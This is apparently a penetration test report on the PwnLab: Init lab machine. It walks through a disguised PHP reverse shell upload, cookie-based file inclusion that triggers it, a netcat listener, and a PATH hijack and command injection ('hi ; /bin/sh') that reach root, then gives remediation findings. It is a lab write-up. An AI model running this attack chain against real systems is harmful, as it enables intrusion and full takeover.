

Figure 25: PHP reverse shell payload — ip=10.0.2.19 (Kali), port=1234. Full pentestmonkey shell embedded after GIF89a header.

After uploading the shell, the application confirmed the upload was successful — a thumbnail preview of the uploaded file appeared below the upload form, confirming the file was stored in the /upload/ directory.



Figure 26: Upload success — Thumbnail preview confirms pwnlab.png was accepted and stored in /upload/. Directory listing reveals the MD5-hashed filename.

4.8 Triggering RCE — Burp Suite Cookie Injection

Burp Suite was used to intercept a GET request to the upload page. The PHPSESSID cookie was replaced with a lang cookie pointing to the uploaded shell's path (../upload/.png). When processed, index.php includes the lang value — executing the PHP shell and triggering the reverse connection on the netcat

listener.



Figure 27: Burp Suite HTTP history — POST upload and authenticated GET to /?page=upload captured



Figure 28: Burp Suite Repeater — Original PHPSESSID cookie in the GET request, ready for modification



Figure 29: Burp Suite Repeater — Cookie replaced: lang=../upload/f8c3fc737f057212414e67a22be29837.png — triggers LFI execution of the uploaded shell

CRITICAL	Combining the GIF89a upload bypass with the lang cookie LFI creates a critical RCE chain. The entire exploit from upload to shell took under 2 minutes using standard tools.

5 Post-Exploitation & Privilege Escalation

5.1 Reverse Shell Received — www-data

After sending the crafted Burp Suite request, the netcat listener on port 1234 received an incoming connection from 10.0.2.20. The shell ran as www-data (UID 33) — the Apache web server process user. The target runs Linux pwnlab 3.16.0-4-686-pae (Debian, 32-bit).

```
nc -lnvp 1234
```



Figure 30: nc listener — Reverse shell received from 10.0.2.20:47775 as www-data (uid=33, gid=33)

5.2 Shell Stabilisation & User Enumeration

The raw shell was stabilised using Python's pty module. Listing /home revealed four user directories: john, kane, kent, and mike — matching the database accounts plus john.

```
python -c 'import pty; pty.spawn("/bin/bash")'

ls -l /home # → john, kane, kent, mike
```



Figure 31: Shell stabilised as www-data on pwnlab. Four home directories visible: john, kane, kent, mike.

5.3 Privilege Escalation Chain — www-data → root

The full privilege escalation was completed in four steps: (1) su to kane using the recovered MySQL password, (2) discovery of SUID binary msgmike in kane's home calling cat without an absolute path, (3) PATH hijack by placing /bin/sh as /tmp/cat and prepending /tmp to PATH — msgmike executes our script as mike, (4) mike's msg2root SUID binary passes user input to system() without sanitisation — shell injection achieves root.

```
su kane # Password: iSv5Ym2GRo

cd /home/kane && ls -la

# → msgmike (SUID, owned by mike)


# PATH hijack:

echo '/bin/sh' > /tmp/cat && chmod +x /tmp/cat

export PATH=/tmp:$PATH

./msgmike # → shell as mike


# mike's SUID binary:

cd /home/mike

# → msg2root (SUID, owned by root)
```

```
./msg2root

# Prompt: 'Message for root:'

# Input: 'hi ; /bin/sh' → root shell

whoami # → root
```



Figure 32: Full privilege escalation chain — su kane → msgmike PATH hijack (shell as mike) → msg2root command injection (whoami: root)

NOTE

Escalation path: www-data → kane (su with DB password) → mike (SUID msgmike + PATH hijack) → root (SUID msg2root + command injection). Each step used assets discovered in the previous step.

6 Findings Summary

F-01 Local File Inclusion via PHP Stream Wrapper Severity: CRITICAL | CVSS: 9.8

Description	Recommendation
The ?page= GET parameter is passed directly into PHP's include() function. The php://filter stream wrapper bypasses execution entirely, allowing the raw base64-encoded source of any PHP file to be read without authentication — disclosing all source files including config.php containing plaintext database credentials.	Replace dynamic include() with a strict whitelist. Never pass user input to include(). Disable php://filter and php://input: set allow_url_include=Off and allow_url_fopen=Off in php.ini.

F-02 Hardcoded Database Credentials in config.php Severity: CRITICAL | CVSS: 9.1

Description	Recommendation
config.php stores MySQL root credentials in plaintext in the web root. The LFI vulnerability exposes its full source via the base64 filter. The root MySQL account is used by the application, granting full database access via the externally exposed port 3306.	Store credentials outside the web root using environment variables or a secrets manager. Create a least-privilege DB user — never use root. Bind MySQL to localhost: bind-address = 127.0.0.1 in my.cnf.

F-03 Remote Code Execution via Upload Bypass + LFI Cookie Severity: CRITICAL | CVSS: 9.8

Description	Recommendation
upload.php validates by extension whitelist, MIME type, and getimagesize() — all bypassed by GIF89a magic bytes on a PHP payload. The lang cookie in index.php includes the value without extension or sanitisation, executing the uploaded file as PHP. Burp Suite cookie injection triggered the shell in seconds.	Disable PHP execution in /upload/ (php_flag engine off). Store uploads outside the web root with randomised names. Use a full image content validation library. Sanitise all cookie values before passing to include().

F-04 Passwords Stored as Reversible Base64 Encoding Severity: HIGH | CVSS: 7.5

Description	Recommendation
User passwords in MySQL are stored as base64 strings — a reversible encoding, not a hash. Any attacker with DB read access recovers all passwords instantly. The three accounts recovered enabled SSH login, su escalation, and authenticated application access.	Replace base64 with PHP's password_hash() using PASSWORD_BCRYPT or PASSWORD_ARGON2ID. Verify with password_verify(). Force all existing users to reset passwords.

F-05 Privilege Escalation via Unsafe PATH in SUID Binaries Severity: MEDIUM | CVSS: 6.8

Description	Recommendation

The SUID binary msgmike calls cat without an absolute path. Placing a malicious executable in /tmp and prepending /tmp to PATH causes msgmike to execute it as mike. msg2root passes user input to system() without sanitisation, enabling root via shell injection.	Always use absolute paths in SUID binaries. Sanitise all user input before passing to system(). Audit SUID binaries: find / -perm -4000. Consider Linux capabilities instead of SUID.

F-06 Directory Listing Enabled on /images/ and /upload/ Severity: MEDIUM | CVSS: 5.3

Description	Recommendation
Both directories have Apache autoindex enabled. This exposed all files including uploaded shells and their MD5-hashed filenames — directly assisting in locating the uploaded payload.	Disable directory listing: set Options -Indexes in Apache VirtualHost config or .htaccess. Add placeholder index files to all accessible directories.

7 Attack Chain

The table below illustrates the complete end-to-end attack path from initial reconnaissance through to full root compromise.

#	Phase	Action	Tool	Result
1	Reconnaissance	Subnet host discovery	arp-scan	Target at 10.0.2.20 identified
2	Reconnaissance	Full TCP port scan	nmap -sC -p-	HTTP(80), rpcbind(111), MySQL(3306) found
3	Enumeration	Web directory brute-force	gobuster	config.php, login.php, upload.php, /images/, /upload/
4	Exploitation	LFI php://filter on all PHP files	Browser	Source of index.php, config.php, login.php, upload.php read
5	Exploitation	index.php decoded	base64 -d	lang cookie LFI vector discovered (no extension, no validation)
6	Exploitation	config.php decoded	base64 -d	MySQL root credentials: H4u%QJ_H99
7	Exploitation	login.php decoded	base64 -d	Passwords are base64 — reversible, not hashed
8	Exploitation	upload.php decoded	base64 -d	Upload whitelist identified — GIF89a bypass possible
9	Exploitation	Direct MySQL connection	mysql -h 10.0.2.20	Authenticated to exposed port 3306
10	Exploitation	Users table dumped	SELECT * FROM users	kent / mike / kane with base64 passwords
11	Exploitation	Passwords decoded	base64 -d	JWzXuBJJNy, SIfdsTEn6I, iSv5Ym2GRo
12	Exploitation	GIF+PHP shell crafted	Mousepad	pwnlab.png: GIF89a + pentestmonkey PHP shell
13	Exploitation	Login as kent, upload shell	Browser	pwnlab.png accepted, stored as /upload/.png
14	Exploitation	Upload success confirmed	Browser	Thumbnail preview visible — MD5 filename identified
15	Exploitation	lang cookie injected	Burp Suite Repeater	Cookie: lang=../upload/f8c3fc7...png
16	Exploitation	Shell triggered	nc -lnvp 1234	Reverse shell as www-data on pwnlab
17	Post-Exploit	Shell stabilised	python pty	Fully interactive TTY
18	Post-Exploit	su to kane	su kane	Lateral movement via recovered DB password
19	PrivEsc	SUID msgmike PATH hijack	/tmp/cat + PATH	Shell as mike
20	PrivEsc	msg2root command injection	hi ; /bin/sh	Root shell — whoami: root

NOTE	The entire compromise used standard Kali Linux tools with no zero-days. Every vulnerability has a known patch and clear remediation path. Full compromise was achieved in under 60 minutes.

8 Recommendations

Priority	Action	Effort	Impact / Benefit
Critical — Now	Sanitise ?page= input — whitelist allowed values, never pass to include()	Low	Closes the LFI vector (F-01)
Critical — Now	Move config.php outside web root; use environment variables for credentials	Low	Prevents credential exposure via LFI (F-02)
Critical — Now	Disable PHP execution in /upload/ (php_flag engine off in Apache config)	Low	Breaks the upload-to-RCE chain (F-03)
Critical — Now	Store uploaded files outside web root with randomised names	Medium	Prevents direct access to uploaded shells (F-03)
Critical — Now	Bind MySQL to localhost: bind-address = 127.0.0.1 in my.cnf	Low	Prevents direct external MySQL connections (F-02)
High — This Week	Replace base64 password storage with bcrypt/Argon2 hashing	Medium	Protects credentials if DB is compromised (F-04)
High — This Week	Create a least-privilege MySQL user — remove root from application	Low	Limits damage from credential theft (F-02)
High — This Week	Disable directory listing: Options -Indexes in Apache config	Low	Prevents file enumeration in /upload/ (F-06)
High — This Week	Sanitise lang cookie — never pass untrusted input to include()	Low	Closes cookie-based LFI trigger (F-01, F-03)
Medium	Audit all SUID binaries — use absolute paths in all system() calls	Medium	Prevents PATH hijacking escalation (F-05)
Medium	Validate uploads by true file content, not headers or MIME type	Medium	Closes GIF magic byte bypass (F-03)
Medium	Disable php://filter: set allow_url_include=Off in php.ini	Low	Reduces PHP stream wrapper attack surface (F-01)
Ongoing	Schedule quarterly vulnerability assessments and code reviews	High	Ensures new vulnerabilities are found and patched
Ongoing	Implement centralised logging and alerting for web server and MySQL	High	Enables detection of LFI and injection attempts

9 Conclusion

The penetration test of PwnLab: Init resulted in full system compromise through a multi-stage attack chain that required no advanced techniques. Every vulnerability exploited is well-documented, has available patches, and represents a preventable failure in secure coding practices and server configuration.

The Local File Inclusion vulnerability in index.php was the critical entry point. The php://filter stream wrapper exposed complete PHP source code without authentication. config.php revealed MySQL root credentials in plaintext, granting full database access via the externally exposed port 3306 and enabling instant recovery of all three user passwords stored as reversible base64 strings.

The upload restriction bypass demonstrated that validating only the file extension and MIME type is insufficient. A single GIF89a prefix satisfied all whitelist checks. Combined with the lang cookie LFI in index.php — which includes the cookie value with no extension and no sanitisation — the uploaded PHP shell became immediately executable. Burp Suite cookie injection confirmed successful upload and triggered the reverse shell in seconds.

Privilege escalation was achieved through a chain of SUID binaries with unsafe command invocations. The msgmike binary calling cat without an absolute path is trivially exploitable given a world-writable /tmp directory. The msg2root binary passing user input to system() without sanitisation completed the escalation to root in seconds. The entire chain — www-data → kane → mike → root — demonstrates how a single misconfiguration can unravel all access controls.

ENGAGEMENT OUTCOME	**FULL COMPROMISE — ROOT ACCESS ACHIEVED**
Root Flag Location	`/root/flag.txt`

PENETRATION TEST REPORT — PwnLab: Init CONFIDENTIAL | Krishnaprasad A S | March 2026